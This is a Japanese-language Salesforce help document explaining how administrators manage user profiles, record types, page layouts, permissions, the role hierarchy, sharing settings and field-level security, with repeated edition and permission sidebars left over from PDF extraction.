拡張プロファイルユーザインターフェースでは、プロファイルの概要ページがプロファイルのすべての設定と権限への開始点となります。

プロファイルの概要ページを開くには、[設定] から、[クイック検索] ボックスに「プロファイル」と入力し、[プロファイル]を選択して、参照するプロファイルをクリックします。

このセクションの内容:

[拡張プロファイルユーザインターフェースでのレコードタイプとページレイアウトの割り当て](#)

[拡張プロファイルユーザインターフェースのアプリケーションおよびシステム設定](#)

[拡張プロファイルユーザインターフェースでの検索](#)

プロファイルページのオブジェクト、タブ、権限、または設定の名前を見つけるには、 [設定の検索] ボックスにその名前の連続する 3 文字以上を入力します。入力を開始すると、検索語と一致する結果の提案がリストに表示されます。リストの項目をクリックするとその設定ページに移動します。

エディション

使用可能なインターフェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

カスタムプロファイルを使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

プロファイルを参照する

- 「[設定・定義の参照](#)」

プロファイルを削除し、プロファイルのプロパティを編集する

- 「[「プロファイルと権限セットの管理」](#)」

拡張プロファイルユーザインターフェースでのレコードタイプとページレイアウトの割り当て

拡張プロファイルユーザインターフェースでは、[レコードタイプとページレイアウトの割り当て]の設定によってユーザがレコードを参照するときに使用されるレコードタイプとページレイアウトの割り当ての対応付けが決まります。また、ユーザがレコードを作成または編集するときに使用できるレコードタイプも決まります。

レコードタイプとページレイアウトの割り当てを指定する手順は、次のとおりです。

- [設定]から、[クイック検索] ボックスに「プロファイル」と入力し、[プロファイル]を選択します。
- プロファイルを選択します。
- [設定の検索...] ボックスに、必要なオブジェクトの名前を入力し、リストからそのオブジェクトを選択します。
- [編集]をクリックします。
- [レコードタイプとページレイアウトの割り当て]セクションで、必要に応じて設定を変更します。

設定	説明
レコードタイプ	<p>オブジェクトの既存のレコードタイプをすべて表示します。</p> <p>[--マスター--] は、レコードに関連付けられているカスタムレコードタイプがない場合に使用される、システムで生成されるレコードタイプです。</p> <p>[--マスター--] が割り当てられている場合、レコード作成時などにユーザがレコードにレコードタイプを設定することはできません。その他のレコードタイプはすべてカスタムレコードタイプです。</p>
ページレイアウトの割り当て	各レコードタイプに使用するページレイアウト。ページレイアウトによって、このプロファイルを持つユーザが関連付けられたレコードタイプでレコードを作成するときに表示されるボタン、項目、関連リスト、およびその他の要素が決まります。すべてのユーザがすべてのレコードタイプにアクセスできるため、レコードタイプがプロファイルで割り当てられたレコードタイプとして指定されていなくても、すべてのレコードタイプにそれぞれページレイアウトの割り当てが必要です。
割り当てられたレコードタイプ	この列がチェックされているレコードタイプは、このプロファイルを持つユーザがオブジェクトの

エディション

使用可能なインターフェース: Salesforce Classic (使用できない組織もあります) および Lightning Experience

使用可能なエディション: Enterprise Edition、Performance Edition、Unlimited Edition、および Developer Edition

レコードタイプを使用可能なエディション: Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、および Developer Edition

ユーザ権限

レコードタイプおよびページレイアウトのアクセス設定を編集する

- 「プロファイルと権限セットの管理」

設定	説明
	レコードを作成するときに使用できます。[--マスター--] が選択されている場合はカスタムレコードタイプを選択できません。また、カスタムレコードタイプが選択されている場合は [--マスター--] を選択できません。
デフォルトのレコードタイプ	このプロファイルを持つユーザがオブジェクトのレコードを作成するときに使用するデフォルトのレコードタイプ。

次のオブジェクトやタブでは、[レコードタイプとページレイアウトの割り当て] の設定にはいくつかのバリエーションがあります。

オブジェクトまたはタブ	バリエーション
取引先	組織で個人取引先を使用する場合、取引先オブジェクトには追加で [法人取引先デフォルトレコードタイプ] と [個人取引先デフォルトレコードタイプ] 設定が含まれます。これらの設定では、プロファイルのユーザが法人または個人取引先レコードを取引開始後のリードから作成するときに使用するデフォルトのレコードタイプを指定します。
ケース	ケースオブジェクトに追加で [ケースクローズ] 設定が含まれます。この設定は、クローズケースの各レコードタイプに使用するページレイアウトの割り当てを示します。つまり、同じレコードタイプのオープンケースとクローズケースでページレイアウトが異なる場合があります。この追加設定によって、ユーザがケースをクローズすると、ケースはクローズ状況によって異なるページレイアウトで表示される場合があります。
ホーム	ホームにはカスタムレコードタイプを指定できません。ページレイアウトの割り当ては、[--マスター--] レコードタイプにのみ選択できます。

6. [保存] をクリックします。

このセクションの内容:

元のプロファイルユーザインターフェースでのプロファイルへのレコードタイプの割り当て

レコードタイプを作成して選択リスト値を指定したら、レコードタイプをユーザプロファイルに追加します。デフォルトのレコードタイプをプロファイルに割り当てるとき、そのプロファイルを持つユーザ自身が作成または編集したレコードにそのレコードタイプを割り当てるようになります。

元のプロファイルユーザインターフェースでのページレイアウトの割り当て

すでに元のプロファイルユーザインターフェースを使用している場合は、すべてのページレイアウトの割り当てを 1 か所で簡単にアクセス、表示、および編集できます。

元のプロファイルユーザインターフェースでのプロファイルへのレコードタイプの割り当て

レコードタイプを作成して選択リスト値を指定したら、レコードタイプをユーザプロファイルに追加します。デフォルトのレコードタイプをプロファイルに割り当てる、そのプロファイルを持つユーザ自身が作成または編集したレコードにそのレコードタイプを割り当てられるようになります。

-  **メモ:** ユーザは、レコードタイプがそのユーザのプロファイルに関連付けられていない場合でも、レコードタイプに関係なくレコードを参照できます。

複数のレコードタイプを1つのプロファイルに関連付けることができます。たとえば、ユーザがハードウェアとソフトウェアの商談を作成する必要があるとします。この場合、「ハードウェア」と「ソフトウェア」の両方のレコードタイプを作成してユーザのプロファイルに追加できます。

- [設定]から、[クイック検索]ボックスに「プロファイル」と入力し、[プロファイル]を選択します。
- プロファイルを選択します。そのプロファイルで使用できるレコードタイプが、[レコードタイプの設定]セクションに一覧表示されます。
- 適切なレコードタイプの横にある[編集]をクリックします。
- [使用可能なレコードタイプ]リストから値を選択し、[選択済みのレコードタイプ]リストに追加します。

[主]は、レコードに関連付けられているカスタムレコードタイプがない場合に使用される、システムで生成されるレコードタイプです。[主]が割り当てられている場合、レコード作成時などにユーザがレコードにレコードタイプを設定することはできません。その他のレコードタイプはすべてカスタムレコードタイプです。

- [デフォルト]から、デフォルトのレコードタイプを選択します。

組織で個人取引先を使用している場合は、この設定によって取引先のホームページの[簡易作成]領域に表示される取引先項目が決まります。

- 組織で個人取引先を使用している場合は、個人取引先と法人取引先の両方にデフォルトのレコードタイプオプションを設定します。[法人取引先デフォルトレコードタイプ]で、[個人取引先デフォルトレコードタイプ]ドロップダウンリストからデフォルトのレコードタイプを選択します。

これらの設定は、リードの取引開始時など、両方の種類の取引先にデフォルトが必要な場合に使用されます。

- [保存]をクリックします。

-  **メモ:** 組織で個人取引先を使用している場合は、個人取引先と法人取引先の両方についてレコードタイプのデフォルトを表示できます。プロファイル詳細ページの[取引先レコードタイプの設定]に移動します。[取引先レコードタイプの設定]で[編集]をクリックしても、取引先のレコードタイプのデフォルト設定を開始できます。

エディション

使用可能なインター
フェース: Salesforce Classic
および Lightning Experience
の両方

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

プロファイルにレコード
タイプを割り当てる

- 「アプリケーションの
カスタマイズ」

元のプロファイルユーザインターフェースでのページレイアウトの割り当て

すでに元のプロファイルユーザインターフェースを使用している場合は、すべてのページレイアウトの割り当てを1か所で簡単にアクセス、表示、および編集できます。

- [設定]から、[クイック検索]ボックスに「プロファイル」と入力し、[プロファイル]を選択します。
- プロファイルを選択します。
- [ページレイアウト]セクション内のタブ名の横にある[割り当ての参照]をクリックします。
- [割り当ての編集]をクリックします。
- テーブルを使用して、各プロファイルのページレイアウトを指定します。組織でレコードタイプを使用している場合、マトリックスには、各プロファイルとレコードタイプのページレイアウトセレクタが表示されます。
 - 選択されているページレイアウトが強調表示されます。
 - 変更するページレイアウトの割り当ては、変更を保存するまで斜体で表示されます。
- 必要に応じて、別のページレイアウトを[使用するページレイアウト]ドロップダウンリストから選択し、新しいページレイアウトに対して前の手順を繰り返します。
- [保存]をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

レコードタイプを使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

プロファイルでページレイアウトを割り当てる

- 「[プロファイルと権限セットの管理](#)」

拡張プロファイルユーザインターフェースのアプリケーションおよびシステム設定

拡張プロファイルユーザインターフェースでは、管理者は1つのプロファイルの各設定を容易に参照、検索、および変更できます。権限と設定はアプリケーションおよびシステムカテゴリの下のページに整理されます。これらのカテゴリには、アプリケーションおよびシステムリソースを管理および使用するためにユーザに必要な権限が反映されます。

アプリケーション設定

アプリケーションは一連のタブで構成され、ユーザがヘッダーのドロップダウンメニューを選択して変更できます。どのアプリケーションを選択しても、基礎となるオブジェクト、コンポーネント、データ、および設定はすべて同じです。アプリケーションを選択するとき、ユーザは一連のタブを移動することで基礎となる機能を効率よく使用してアプリケーション固有のタスクを実行できます。たとえば、ほとんどの作業を、[取引先]や[商談]のようなタブが含まれる営業アプリケーションで行うとします。新しいマーケティングキャンペーンを

エディション

使用可能なインターフェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

追跡するには、[キャンペーン]タブを営業アプリケーションに追加するのではなく、アプリケーションドロップダウンから [マーケティング]を選択してキャンペーンとキャンペーンメンバーを参照します。

拡張プロファイルユーザインターフェースでは、概要ページの [アプリケーション] セクションには、アプリケーションで実現されるビジネスプロセスに直接関連付けられた設定が含まれます。たとえば、カスタマーサービスエージェントはケースを管理する必要があるため、「ケースの管理」権限は、[アプリケーション権限] ページの [コールセンター] セクションにあります。アプリケーション設定には、アプリケーション権限に関連していないものもあります。たとえば、AppExchange から休暇管理アプリケーションを有効にするには、ユーザには該当する Apex クラスと Visualforce ページへのアクセス権と、新しい休暇要求を作成するためのオブジェクト権限および項目権限が必要です。

-  **メモ:** 現在選択されてるアプリケーションに関係なく、ユーザの権限はすべて尊重されます。たとえば、「リードのインポート」権限が営業カテゴリの下にある場合、ユーザはサービスアプリケーション内にいてもリードをインポートできます。

システム設定

一部のシステムの機能は、組織に適用され、単独のアプリケーションには適用されません。たとえば、ログイン時間帯の制限とログインIPアドレスの制限では、ユーザがアクセスしているアプリケーションに関係なく、ユーザのログイン機能が制御されます。その他のシステム機能はすべてのアプリケーションに適用されます。たとえば、「レポート実行」または「ダッシュボードの管理」権限は、管理者がすべてのアプリケーションでレポートを作成および管理できるようにします。場合によっては、「すべてのデータの編集」のように、権限はすべてのアプリケーションだけでなく、データローダのダウンロード機能など、アプリケーション以外の機能にも適用されます。

拡張プロファイルユーザインターフェースでの検索

プロファイルページのオブジェクト、タブ、権限、または設定の名前を見つけるには、 [設定の検索] ボックスにその名前の連続する 3 文字以上を入力します。入力を開始すると、検索語と一致する結果の提案がリストに表示されます。リストの項目をクリックするとその設定ページに移動します。

検索語は大文字と小文字を区別しません。一部のカテゴリでは、特定の権限または設定の名前を検索できます。他のカテゴリでは、カテゴリの名前を検索します。

項目	検索	例
割り当てられたアプリケーション名	アプリケーション名	[設定の検索] ボックスに「営業」と入力し、リストから [営業] を選択します。
オブジェクト	オブジェクト名	Albums カスタムオブジェクトがあるとします。「albu」と入力し、Albums を選択します。
• 項目	親オブジェクト名	Description 項目を含む Albums オブジェクトがあるとします。Albums の [説明]

エディション

使用可能なインターフェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用できるプロファイル権限と設定は、使用している Salesforce エディションによって異なります。

ユーザ権限

プロファイルで権限と設定を検索する

- 「設定・定義の参照」

項目	検索	例
• レコードタイプ • ページレイアウトの割 り当て		項目を検索するには、「 <i>albu</i> 」と入力し、Albums を選択し、[項目権限]で [説明] までスクロールします。
タブ	タブまたは親オブジェクト名	「レポー」と入力し、[レポート]を選択します。
アプリケーション権限およびシステム権限	権限名	「 <i>api</i> 」と入力し、[API の有効化]を選択します。
他のすべてのカテゴリ	カテゴリ名	Apex クラスのアクセス設定を検索するには、「 <i>apex</i> 」と入力し、[Apex クラスアクセス]を選択します。カスタム権限を検索するには、「 <i>cust</i> 」と入力し、[カスタム権限]を選択します。他のカテゴリについても同じです。

検索結果が表示されない場合、次の点を確認してください。

- 検索対象の権限、オブジェクト、タブ、または設定が、現在の組織で使用できるかどうかを確認します。
- 検索対象の項目が、現在のプロファイルに関連付けられているユーザライセンスで使用できることを確認します。たとえば、High Volume Customer Portal ライセンスを持つプロファイルには、「すべてのデータの編集」権限は含まれません。
- 検索対象の項目の名前と一致する、連続する 3 文字以上が検索語に含まれていることを確認します。
- 検索語のスペルが正しいことを確認します。

元のプロファイルインターフェースの使用

元のプロファイルページでプロファイルを表示するには、[設定]から [クイック検索] ボックスに「プロファイル」と入力し、[プロファイル]を選択して目的のプロファイルを選択します。

プロファイルの詳細ページでは、次の操作を実行できます。

- [プロファイルを編集する](#)
 - [このプロファイルに基づいてプロファイルを作成する](#)
 - カスタムプロファイルの場合のみ、[削除]をクリックしてプロファイルを削除する
-  **メモ:** ユーザが無効な場合も含め、ユーザに割り当てられているプロファイルは削除できません。
- [このプロファイルに割り当てられたユーザを表示する](#)

このセクションの内容:

元のプロファイルインターフェースでのプロファイルの編集

プロファイルは、オブジェクトおよびデータへのユーザによるアクセスや、アプリケーション内で実行可能な操作を定義します。標準プロファイルでは、制限された数の設定を編集できます。カスタムプロファイルでは、ユーザライセンス以外の、使用可能なすべての権限と設定を編集できます。

エディション

使用可能なインターフェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション: **Professional Edition**、
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

カスタムプロファイルを使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

元のプロファイルインターフェースでのプロファイルの編集

プロファイルは、オブジェクトおよびデータへのユーザによるアクセスや、アプリケーション内で実行可能な操作を定義します。標準プロファイルでは、制限された数の設定を編集できます。カスタムプロファイルでは、ユーザライセンス以外の、使用可能なすべての権限と設定を編集できます。

 **メモ:** 一部の権限を編集すると、他の権限が有効または無効になることがあります。たとえば、「すべてのデータの参照」を有効にすると、すべてのオブジェクトの「参照」が有効になります。同様に、「リード所有権の移行」を有効にすると、リードの「参照」および「作成」が有効になります。

 **ヒント:** 組織で拡張プロファイルリストビューが有効になっている場合、リストビューから複数のプロファイルの権限を変更できます。

- [設定]から、[クイック検索] ボックスに「プロファイル」と入力し、[プロファイル]を選択します。
- 変更するプロファイルを選択します。
- プロファイルの詳細ページで、[編集]をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:

Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

カスタムプロファイルを使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

プロファイルのアプリケーションおよびシステム権限を編集する

- 「プロファイルと権限セットの管理」

プロファイルのアプリケーション、システム、オブジェクト、および項目権限を編集する

- 「プロファイルと権限セットの管理」

および

「アプリケーションのカスタマイズ」

プロファイルリストの管理

プロファイルは、オブジェクトおよびデータへのユーザによるアクセス方法や、アプリケーション内で実行可能な操作を定義します。ユーザの作成時に、各ユーザにプロファイルを割り当てます。組織でプロファイルを表示するには、[設定]から、[クイック検索] ボックスに「プロファイル」と入力し、[プロファイル]を選択します。

拡張プロファイルの一覧表示

組織で拡張プロファイルリストビューが有効になっている場合は、追加のツールを使用して、プロファイルリストのカスタマイズ、移動、管理、および印刷を行うことができます。

- ドロップダウンリストからビューを選択することにより、プロファイルの条件設定済みリストを表示する
- ドロップダウンリストからビューを選択し、[削除]をクリックして、ビューを削除する
- リストビューを作成するか既存のビューを編集する
- プロファイルを作成する
- をクリックして、リストビューを印刷する
- をクリックして、ビューを作成または編集した後にリストビューを更新する
- リストビューで権限を直接編集する
- プロファイル名をクリックしてプロファイルを参照または編集する
- プロファイル名の横にある[削除]をクリックするか、カスタムプロファイルを削除する

 **メモ:** ユーザが無効な場合も含め、ユーザに割り当てられているプロファイルは削除できません。

基本プロファイルの一覧表示

- プロファイルを作成する
- プロファイル名をクリックしてプロファイルを参照または編集する
- プロファイル名の横にある[削除]をクリックするか、カスタムプロファイルを削除する

エディション

使用可能なインター
フェース: Salesforce Classic
(**使用できない組織もあります**) および Lightning Experience

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

カスタムプロファイルを
使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

プロファイルを表示し、
プロファイルリストを印
刷する

- 「設定・定義の参照」

プロファイルリスト
ビューを削除する

- 「プロファイルと権限
セットの管理」

カスタムプロファイルを
削除する

- 「プロファイルと権限
セットの管理」

プロファイルリストビューを使用した複数のプロファイルの編集

組織で拡張プロファイルリストビューが有効になっている場合は、個々のプロファイルページにアクセスしなくとも、直接リストビューから最大200件のプロファイルの権限を変更できます。

編集可能なセルには、その上にマウスを置くと鉛筆アイコン(✎)が表示され、編集できないセルの場合は、錠アイコン(🔒)が表示されます。標準プロファイルでは、鉛筆アイコンが表示されても実際には設定が編集できない場合があります。

 **警告:** この方法でプロファイルを編集するときには注意してください。プロファイルはユーザの基本的なアクセスに影響するため、一括変更を行うと、組織内のユーザに対し広範囲の影響を及ぼす可能性があります。

1. 編集するプロファイルまたは権限を含むリストビューを選択または**作成**します。

2. 複数のプロファイルを編集するには、編集する各ユーザの横にあるチェックボックスをオンにします。

複数のページでプロファイルを選択すると、選択したプロファイルは Salesforce に記憶されます。

3. 編集する権限をダブルクリックします。

複数のプロファイルの場合は、選択したプロファイルのいずれかにある権限をダブルクリックします。

4. 表示されるダイアログボックスで、その権限を有効または無効にします。

ある権限を変更すると、他の権限も変更される場合があります。たとえば、「アプリケーションのカスタマイズ」および「設定・定義を参照する」が無効な場合、「アプリケーションのカスタマイズ」を有効にすると、「設定・定義を参照する」も有効になります。この場合は、ダイアログボックスに影響を受ける権限が一覧表示されます。

5. 複数のプロファイルを変更するには、[選択した n 件のすべてのレコード] (n は選択したプロファイル数) を選択します。

6. [保存] をクリックします。

 **メモ:**

- 標準プロファイルの場合は、「シングルサインオン」および「ディビジョンの使用」権限でのみINLINE編集が使用できます。
- 複数のプロファイルを編集する場合は、変更権限のあるプロファイルのみが変更されます。たとえば、INLINE編集を使用して複数のプロファイルに「すべてのデータの編集」を追加する場合、そのプロファイルに「すべてのデータの編集」が設定されていないユーザライセンスでは、プロファイルは変更されません。

エラーが発生した場合は、エラーメッセージにエラーがあった各プロファイルとエラーの説明が表示されます。プロファイル名をクリックすると、プロファイルの詳細ページが表示されます。クリックしたプロファイル

エディション

使用可能なインター

フェース: Salesforce Classic
(**使用できない組織もあります**) および Lightning Experience

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

ユーザ権限

リストビューから複数のプロファイルを編集する

- 「プロファイルと権限セットの管理」
および
「アプリケーションのカスタマイズ」

ルは、エラーウィンドウにグレーの取消線の付いたテキストで表示されます。エラーコンソールを表示するには、Salesforce ドメインに対するポップアップブロッカーを無効にする必要があります。

すべての変更が、設定変更履歴に記録されます。

プロファイルのコピー

プロファイルを作成する代わりに、既存のプロファイルをコピーしてカスタマイズすることで時間を節約します。

ヒント: プロファイルをコピーして特定の権限またはアクセス設定を有効にする場合は、権限セットの使用を検討します。詳細は、「[権限セット](#)」を参照してください。また、プロファイル名に複数の単語が含まれる場合は、余分なスペースを挿入しないようにします。たとえば、「Acme User」と「Acme User」は、「Acme」と「User」間のスペース数のみが異なります。これらのプロファイルを両方使用すると、システム管理者とユーザが混乱する可能性があります。

- [設定]から、[クイック検索]ボックスに「プロファイル」と入力し、[プロファイル]を選択します。
- [プロファイル]リストペインで、次のいずれかを実行します。
 - [新規プロファイル]をクリックし、作成するプロファイルと似た既存のプロファイルを選択します。
 - 拡張プロファイルリストビューが有効な場合、作成するプロファイルに似たプロファイルの横にある[コピー]をクリックします。
 - 作成するプロファイルと似たプロファイルの名前をクリックし、プロファイルページで[コピー]をクリックします。
- 新しいプロファイルでは、コピー元のプロファイルと同じユーザライセンスが使用されます。
- プロファイル名を入力します。
- [保存]をクリックします。

エディション

使用可能なインター

フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:

Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

カスタムプロファイルを使用可能なエディション:

Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

プロファイルを作成する

- 「[プロファイルと権限セットの管理](#)」

プロファイルの割り当てられたユーザの表示

プロファイルの概要ページからプロファイルに割り当てられたすべてのユーザを表示するには、[割り当て済みユーザ](拡張プロファイルユーザインターフェース)または[このプロファイルに属するユーザの参照](元のプロファイルユーザインターフェース)をクリックします。割り当てられたユーザのページから、次の操作が可能です。

- 1人以上のユーザを作成する
- 選択したユーザのパスワードをリセットする
- ユーザを編集する
- 名前、別名、またはユーザ名をクリックしてユーザの詳細ページを参照する
- プロファイル名をクリックしてプロファイルを表示または編集する
- Google AppsTMが組織で有効な場合、[Google Apps にエクスポート]をクリックし、ユーザを Google にエクスポートして Google Apps アカウントを作成する

エディション

使用可能なインター
フェース: Salesforce Classic
(**使用できない組織もあ
ります**) および Lightning
Experience

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、 および
Database.com Edition

カスタムプロファイルを
使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、 および
Developer Edition

権限セットとプロファイルでのタブ設定の表示と編集

タブ設定はタブが[すべてのタブ]ページに表示されるか、タブセットで表示可能かどうかを指定します。

1. [設定]から、次のいずれかの操作を実行します。

- [クイック検索]ボックスに「権限セット」と入力し、[権限セット]を選択する
- [クイック検索]ボックスに「プロファイル」と入力し、[プロファイル]を選択する

2. 権限セットまたはプロファイルを選択します。

3. 次のいずれかの操作を実行します。

- 権限セットまたは拡張プロファイルユーザインターフェース—[設定の検索...]ボックスに、必要なタブの名前を入力し、リストからそのタブを選択して、[編集]をクリックします。
- 元のプロファイルユーザインターフェース—[編集]をクリックし、[タブの設定]セクションまでスクロールします。

4. タブ設定を指定します。

5. (元のプロファイルユーザインターフェースのみ)ユーザのタブのカスタマイズを自分が指定するタブ表示設定にリセットするには、[各ユーザの「マイディスプレイのカスタマイズに変更を反映させる】を選択します。

6. [保存]をクリックします。

 **メモ:** 組織で Salesforce CRM Content が有効化されている場合でも、ユーザ詳細ページの [Salesforce CRM Content ユーザ] チェックボックスをオンにしていなければ、Salesforce CRM Content アプリケーションにタブは表示されません。

エディション

使用可能なインター

フェース: Salesforce Classic
([使用できない組織もあります](#))

タブ設定を使用可能なエディション: **Database.com** を除くすべてのエディション

権限セットを使用可能なエディション: **Contact**

Manager Edition、
Professional Edition、
Group Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

プロファイルを使用可能なエディション:

Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

ユーザ権限

タブ設定を参照する

- 「[設定・定義の参照](#)」

タブ設定を編集する

- 「[「プロファイルと権限セットの管理」](#)」

プロファイルでのカスタム権限の有効化

カスタム権限により、カスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与できます。カスタム権限を作成し、プロセスまたはアプリケーションに関連付けたら、プロファイルで権限を有効にできます。

1. [設定]から、[クイック検索] ボックスに「プロファイル」と入力し、[プロファイル]を選択します。
2. プロファイルを選択します。
3. 使用しているユーザインターフェースに応じて、次のいずれかの操作を実行します。
 - 拡張プロファイルユーザインターフェース:[カスタム権限]をクリックして、[編集]をクリックします。
 - 元のプロファイルユーザインターフェース:[有効化されたカスタム権限]関連リストで[編集]をクリックします。
4. カスタム権限を有効にするには、[利用可能なカスタム権限]リストで権限を選択し、[追加]をクリックします。プロファイルからカスタム権限を削除するには、[有効化されたカスタム権限]リストから権限を選択して[削除]をクリックします。
5. [保存]をクリックします。

エディション

使用可能なインター

フェース: Salesforce Classic
(**使用できない組織もあります**) および Lightning Experience の両方

使用可能なエディション:
Essentials Edition、**Group**

Edition、**Professional**
Edition、**Enterprise**
Edition、**Performance**
Edition、**Unlimited Edition**、
および **Developer Edition**

Group Edition および Professional Edition 組織では、カスタム権限の作成、編集は実行できませんが、管理パッケージの一部としてカスタム権限をインストールできます。

ユーザ権限

プロファイルでカスタム権限を有効にする

- 「プロファイルと権限セットの管理」

ユーザロール階層

Salesforce にはユーザロール階層があり、共有設定と併用して Salesforce 組織のデータに対するユーザのアクセスレベルを決定できます。階層内のロールは、レコードやレポートなどの主要コンポーネントへのアクセスに影響を与えます。

-  組織の共有設定による制限が[公開/参照・更新可能]より厳しい場合は、ロール階層を使用してユーザがレコードにアクセスしやすくなります。

デモを見る: [Who Sees What: Record Access via Roles \(Who Sees What: ロールによるレコードアクセス\) \(英語のみ\)](#)

どのロールレベルのユーザも、ロール階層で自分より下位のユーザが所有または共有するすべてのデータの参照、編集、およびレポート作成を行うことができます。ただし、オブジェクトに対する組織の共有モデルで他の方法が指定されている場合は除きます。具体的には、[組織の共有設定]関連リストで、カスタムオブジェクトの[階層を使用したアクセス許可]オプションを無効にできます。無効にすると、レコード所有者と組織の共有設定によってアクセスを許可されたユーザのみが、そのオブジェクトのレコードにアクセスできるようになります。

ケース、取引先責任者、および商談へのユーザのアクセス権は、レコードの所有者に関係なく、ロールによって決まります。アクセスレベルは、[ロールの編集]ページで指定します。たとえば、取引先責任者の所有者に関係なく、ロールのユーザが自分が所有する取引先に関連付けられたすべての取引先責任者を編集できるように、取引先責任者へのアクセス権を設定できます。さらに、商談の所有者に関係なく、ロールのユーザが自分が所有する取引先に関連付けられたすべての商談を編集できるように、商談へのアクセス権を設定できます。

フォルダをロールと共有すると、そのロールのユーザのみが参照可能になり、階層の上位のロールには表示されません。

オブジェクトと項目の共有

選択されたグループまたはプロファイルに、特定のオブジェクトまたは項目へのアクセス権を付与します。

このセクションの内容:

項目レベルセキュリティ

項目レベルセキュリティを設定して、特定の項目を参照および編集するユーザのアクセス権限を制限できます。

共有ルール

共有ルールを使用して、公開グループ、ロール、またはテリトリー内のユーザへの共有アクセス権を拡張します。共有ルールでは、組織全体の共有設定に自動的な例外を設けて、特定のユーザにより強いアクセス権を付与します。

エディション

使用可能なインター

フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:

Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

ロールおよびロール階層を表示する

- 「ロールおよびロール階層を表示」

ロールを作成、編集、および削除する

- 「ロールの管理」

ユーザにロールを割り当てる

- 「内部ユーザの管理」

ユーザ共有

ユーザ共有では、内部ユーザまたは外部ユーザを組織内の別のユーザから表示または非表示にできます。

グループとは?

グループは一連のユーザで構成されます。グループには、個々のユーザ、その他のグループ、または特定のロールやテリトリーのユーザを含めることができます。あるいは、特定のロールやテリトリーのユーザと、階層でそのロールやテリトリーよりも下位のすべてのユーザを含めることができます。

組織の共有設定

組織の共有設定を使用して、オブジェクトのレコードに対するデフォルトのアクセス権を定義できます。

組織の共有設定は、カスタムオブジェクトや多くの標準オブジェクト(納入商品、キャンペーン、ケース、取引先とその契約など)に対して個別に設定できます。

項目レベルセキュリティ

項目レベルセキュリティを設定して、特定の項目を参照および編集するユーザのアクセス権限を制限できます。

Salesforce 組織には多くのデータが含まれていますが、すべてのユーザが全部の項目にアクセスできるようにする必要はありません。たとえば、給与担当マネージャは、給与の項目にアクセスできる従業員を限定するでしょう。ユーザアクセスは次の場所で制限できます。

- 詳細ページと編集ページ
- 関連リスト
- リストビュー
- レポート
- Connect Offline
- メールと差し込み印刷テンプレート
- カスタムリンク
- パートナーポータル
- Salesforce カスタマーポータル
- 同期済みデータ
- インポート済みデータ

エディション

使用可能なインター

フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:

Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

ページレイアウトと項目レベルセキュリティ設定によって、ユーザに表示される項目が決まります。この2つの設定のうち、制限が厳しい方のアクセス設定が項目に適用されます。たとえば、ページレイアウトでは必須だが、項目レベルセキュリティ設定では参照のみになっている項目があるとします。項目レベルセキュリティによってページレイアウトは上書きされるため、この項目は参照のみになります。

項目レベルセキュリティは、次のいずれかの方法で定義できます。

- 1つの権限セットまたはプロファイルの複数の項目の場合
- すべてのプロファイルの1つの項目の場合

項目レベルセキュリティを設定すると、次の操作を実行できます。

- ページレイアウトを作成して、詳細ページや編集ページの項目を整理する。

- 項目へのユーザのアクセス権を項目アクセス許可を見て確認する。
- [検索レイアウトをカスタマイズ](#)して、検索結果、ルックアップダイアログの検索結果、およびタブのホームページの主要リストに表示される項目を設定する。項目レベルセキュリティで保護されていない項目を非表示にするには、レイアウトから省略します。

 **メモ:** 積み上げ集計項目と数式項目は、詳細ページでは参照のみであり、編集ページにはありません。これらの項目は、ユーザが参照できない項目を参照しますが、ユーザに表示することもできます。Einstein インサイトは、ユーザが参照できない項目を参照しますが、ユーザに表示することもできます。必須項目は、項目レベルセキュリティに関係なく編集ページに表示されます。

